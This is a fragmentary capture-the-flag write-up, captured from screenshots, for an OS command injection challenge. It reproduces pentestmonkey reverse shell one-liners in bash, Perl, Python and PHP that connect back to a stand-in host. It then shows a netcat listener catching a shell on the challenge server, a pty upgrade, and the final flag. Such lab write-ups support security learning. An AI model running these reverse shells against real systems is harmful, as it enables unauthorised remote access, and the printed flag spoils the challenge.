




- Then I use cat command to view file, but it does not work. Because of some command disabled.















Pause x | Matrix_OSIjy x | **pentest monkey reverse shell cheat** x | +

← → C google.com/search?q=pentest+monkey+reverse+shell+cheat&oq=pentest+monkey+reverse+shell+cheat&aqs=chrome..69i57.14420j0j1&sourceid=chrome&ie=UTF-8 ☆ | Incognito : English to Sinhala G... SUIT CourseWeb rutor.info :: Sri Lanka Institute o... 4n storage Movies to Download » | Other bookmarks

Google pentest monkey reverse shell cheat

All Videos Images News More Settings Tools

About 615,000 results (0.45 seconds)

Did you mean: **pentestmonkey** reverse shell cheat

[http://pentestmonkey.net/cheat-sheet/shells/reverse... *](http://pentestmonkey.net/cheat-sheet/shells/reverse...)

Reverse Shell Cheat Sheet | pentestmonkey

Reverse Shell Cheat Sheet. If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably ...

Shells If you're lucky enough to find a command execution ... More results from pentestmonkey.net »	SQL Injection Finding a SQL injection vulnerability in a web ...
----------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------

<http://pentestmonkey.net>tag>reverseshell> ▾

reverseshell | pentestmonkey

Tags: bash, cheatsheet, netcat, **pentest**, perl, php, python, **reverseshell**, ruby, xterm ... php-reverse-shell ... This tool is designed for those situations during a **pentest** where you have ...
Tags: **pentest**, php, **reverseshell**, tool ... perl-reverse-shell.

pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet ter > Rev... ▾

Pause x | Matrix_OSIjy x | Reverse Shell Cheat Sheet | pentestmonkey x | +

← → C Dangerous | pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet ☆ | Incognito : English to Sinhala G... SUIT CourseWeb rutor.info :: Sri Lanka Institute o... 4n storage Movies to Download » | Other bookmarks

Bash
Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8000 0>&1
```

PERL
Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&5");open(STDOUT,">&5");open(STDERR,">&5");exec("/bin/sh -i");}'
```



There's also an alternative PERL reverse shell here.

Python
This was tested under Linux / Python 2.7:



```
python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.0.0.1',1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(['bin/sh','-i']);"
```



PHP
This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6, ...

```
php -r '$$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```



Then I go to RECOVERED FILES folder. There are some file I see some file but couldn't find the flag Then I used grep tool to get the flag





Pause

Not secure | matrixctf.tk/levels/add_levels/osinj/osinj.php | Reverse Shell Cheat Sheet | penk | +

Incognito

5

Waiting for matrixctf.tk...

```
sandun@ubuntuVPS:~$ nc -lvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 40.90.237.87 48300 received!
/bin/sh: 0: can't access tty; job control turned off
ls
osinj.php
$ python -c 'import pty; pty.spawn("/bin/bash")'
matrix6910@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osinj$ ls
ls
osinj.php
matrix6910@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osinj$ cd /ctf.tk/public_html/levels/add_levels/osinj/osinj$ cd /
matrix6910@isu:/$ ls
ls
bin          etc          initrd.img.old  media  root  srv  var
boot         finalFlag.txt lib       mnt      run   sys  vmlinuz
cyberpanel.swap home        lib64      opt     sbin  tmp  vmlinuz.old
dev          initrd.img   lost+found  proc    snap  usr  webadmin.csr
matrix6910@isu:/$ cat finalFlag.txt
Good Job...
Good Job...!

flag is -> y0uH4vedef3atedAG3N75M1TH
matrix6910@isu:/$
```

Execute

- grep -r ‘flag’

Pause

Not secure | matrixctf.tk/levels/add_levels/osinj/osinj.php | Reverse Shell Cheat Sheet | penk | +

Incognito

